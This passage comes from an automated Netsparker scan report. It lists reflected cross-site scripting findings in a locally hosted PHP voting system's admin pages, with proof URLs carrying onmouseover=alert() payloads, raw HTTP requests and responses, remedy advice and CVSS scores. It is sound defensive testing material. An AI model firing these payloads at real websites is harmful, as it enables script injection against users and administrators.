[http://localhost/votesystem/admin/voters.php/dist/js/%22onmouseover=%22alert\(0x00B73F\)](http://localhost/votesystem/admin/voters.php/dist/js/%22onmouseover=%22alert(0x00B73F))

#### Certainty



#### Request

```
GET /votesystem/admin/voters.php/dist/js/%22ns=%22netsparker(0x00B73F) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 19.3728 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:46:00 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00B73F)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00B73F)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

## 7.39. http://localhost/votesystem/admin/voters.php/etc/%22ns=%22netsparker(0x00B8C2)

Method	Parameter	Value
GET 	URI-BASED	/"ns="netsparker(0x00B8C2)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many

conditions however it still indicates lack of correct filtering and should be addressed.

#### Proof URL

[http://localhost/votesystem/admin/voters.php/etc/%22onmouseover=%22alert\(0x00B8C2\)](http://localhost/votesystem/admin/voters.php/etc/%22onmouseover=%22alert(0x00B8C2))

#### Certainty



#### Request

```
GET /votesystem/admin/voters.php/etc/%22ns=%22netsparker(0x00B8C2) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 12.407 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:47:05 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00B8C2)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00B8C2)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.40. http://localhost/votesystem/admin/voters.php/etc/home.php/%22ns=%22netsparker(0x011ADF)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x011ADF)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/etc/home.php/%22onmouseover=%22alert\(0x011ADF\).](http://localhost/votesystem/admin/voters.php/etc/home.php/%22onmouseover=%22alert(0x011ADF).)

## Certainty



### Request

```
GET /votesystem/admin/voters.php/etc/home.php/%22ns=%22netsparker(0x011ADF) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/voters.php/etc/passwd
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1724 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 17:36:46 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x011ADF)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x011ADF)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.41. [http://localhost/votesystem/admin/voters.php/etc/positions.php/%22ns=%22netsparker\(0x0130CD\)](http://localhost/votesystem/admin/voters.php/etc/positions.php/%22ns=%22netsparker(0x0130CD))

Method	Parameter	Value
GET	URI-BASED	"/ns="netsparker(0x0130CD)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/etc/positions.php/%22onmouseover=%22alert\(0x0130CD\)](http://localhost/votesystem/admin/voters.php/etc/positions.php/%22onmouseover=%22alert(0x0130CD))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/etc/positions.php/%22ns=%22netsparker(0x0130CD) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/voters.php/etc/passwd
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 8.9711 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 17:50:24 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x0130CD)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x0130CD)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...</div>

7.42. http://localhost/votesystem/admin/voters.php/etc/voters.php/%22ns=%22netsparker(0x012DC9)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x012DC9)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/etc/voters.php/%22onmouseover=%22alert\(0x012DC9\)](http://localhost/votesystem/admin/voters.php/etc/voters.php/%22onmouseover=%22alert(0x012DC9))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/etc/voters.php/%22ns=%22netsparker(0x012DC9) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/voters.php/etc/passwd
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 18.3649 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 17:49:05 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x012DC9)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x012DC9)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...</div>

7.43. http://localhost/votesystem/admin/voters.php/etc/voters\_row.php/%22ns=%22netsparker(0x00BA45)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00BA45)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/etc/voters\\_row.php/%22onmouseover=%22alert\(0x00BA45\)](http://localhost/votesystem/admin/voters.php/etc/voters_row.php/%22onmouseover=%22alert(0x00BA45))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/etc/voters_row.php/%22ns=%22netsparker(0x00BA45) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/voters.php/etc/passwd
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 10.345 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:48:19 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00BA45)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00BA45)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.44. http://localhost/votesystem/admin/voters.php/etc/votes.php/%22ns=%22netsparker(0x01256D)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x01256D)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/etc/votes.php/%22onmouseover=%22alert\(0x01256D\)](http://localhost/votesystem/admin/voters.php/etc/votes.php/%22onmouseover=%22alert(0x01256D))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/etc/votes.php/%22ns=%22netsparker(0x01256D) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/voters.php/etc/passwd
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 10.4501 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 17:39:50 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=%22ns=%22netsparker(0x01256D)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=%22ns=%22netsparker(0x01256D)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

## 7.45. http://localhost/votesystem/admin/voters.php/images/%22ns=%22netsparker(0x00BBC8)

Method	Parameter	Value
GET 	URI-BASED	/"ns=%22netsparker(0x00BBC8)

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many

conditions however it still indicates lack of correct filtering and should be addressed.

#### Proof URL

[http://localhost/votesystem/admin/voters.php/images/%22onmouseover=%22alert\(0x00BBC8\)](http://localhost/votesystem/admin/voters.php/images/%22onmouseover=%22alert(0x00BBC8))

#### Certainty



#### Request

```
GET /votesystem/admin/voters.php/images/%22ns=%22netsparker(0x00BBC8) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 8.7286 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:49:22 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00BBC8)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00BBC8)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

## 7.46. http://localhost/votesystem/admin/voters.php/plugins/%22ns=%22netsparker(0x009C09)

Method	Parameter	Value
GET 	URI-BASED	"/"ns="netsparker(0x009C09)

### Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many

conditions however it still indicates lack of correct filtering and should be addressed.

#### Proof URL

[http://localhost/votesystem/admin/voters.php/plugins/%22onmouseover=%22alert\(0x009C09\)](http://localhost/votesystem/admin/voters.php/plugins/%22onmouseover=%22alert(0x009C09))

#### Certainty



#### Request

```
GET /votesystem/admin/voters.php/plugins/%22ns=%22netsparker(0x009C09) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 12.3776 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:22:54 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x009C09)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x009C09)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.47. http://localhost/votesystem/admin/voters.php/plugins/iCheck/%22ns=%22netsparker(0x009D8C)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x009D8C)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/plugins/iCheck/%22onmouseover=%22alert\(0x009D8C\)](http://localhost/votesystem/admin/voters.php/plugins/iCheck/%22onmouseover=%22alert(0x009D8C))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/plugins/iCheck/%22ns=%22netsparker(0x009D8C) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 11.3236 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:24:09 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x009D8C)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x009D8C)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.48. http://localhost/votesystem/admin/voters.php/plugins/timepicker/%22ns=%22netsparker(0x00AFB0)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00AFB0)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/plugins/timepicker/%22onmouseover=%22alert\(0x00AFB0\).](http://localhost/votesystem/admin/voters.php/plugins/timepicker/%22onmouseover=%22alert(0x00AFB0).)

## Certainty



### Request

```
GET /votesystem/admin/voters.php/plugins/timepicker/%22ns=%22netsparker(0x00AFB0) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 16.3206 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:39:26 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00AFB0)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00AFB0)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.49. http://localhost/votesystem/admin/votes.php/%22onmouseover=%22netsparker(0x000009)%22%20x

Method	Parameter	Value
GET 	URI-BASED	/"onmouseover="netsparker(0x000009)" x

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/votes.php/%22onmouseover=%22alert\(0x000009\)%22%20x](http://localhost/votesystem/admin/votes.php/%22onmouseover=%22alert(0x000009)%22%20x)

## Certainty



### Request

```
GET /votesystem/admin/votes.php/%22onmouseover=%22netsparker(0x000009)%22%20x HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 13.9256 Total Bytes Received : 17054 Body Length : 16715 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:33:17 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include [OWASP Reform](#) and [Microsoft Anti-Cross-site Scripting](#) libraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

## External References

- [OWASP - Cross-site Scripting](#)
- [Cross-site Scripting Web Application Vulnerability](#)
- [XSS Shell](#)
- [XSS Tunnelling](#)

## Remedy References

- [Content Security Policy \(CSP\) Explained](#)
- [Negative Impact of Incorrect CSP Implementations](#)
- [\[ASP.NET\] - Microsoft Anti-XSS Library](#)
- [OWASP XSS Prevention Cheat Sheet](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.7</a>
OWASP 2013	<a href="#">A3</a>
OWASP 2017	<a href="#">A7</a>
CWE	<a href="#">79</a>
CAPEC	<a href="#">19</a>
WASC	<a href="#">8</a>
HIPAA	<a href="#">164.308(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

## CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

## CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

### **CVSS Vector String**

---

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

---

# 8. [Possible] Source Code Disclosure (Generic)

MEDIUM



11

Netsparker identified a possible source code disclosure (Generic).

An attacker can obtain server-side source code of the web application, which can contain sensitive data - such as database connection strings, usernames and passwords - along with the technical and business logic of the application.

## Impact

Depending on the source code, database connection strings, username and passwords, the internal workings and business logic of the application might be revealed. With such information, an attacker can mount the following types of attacks:

- Access the database or other data resources. Depending on the privileges of the account obtained from the source code, it may be possible to read, update or delete arbitrary data from the database.
- Gain access to password protected administrative mechanisms such as dashboards, management consoles and admin panels, hence gaining full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

## Vulnerabilities

### 8.1. <http://localhost/votesystem/admin/home.php>

#### Identified Source Code

```
<%=name.toLowerCase()%>
...
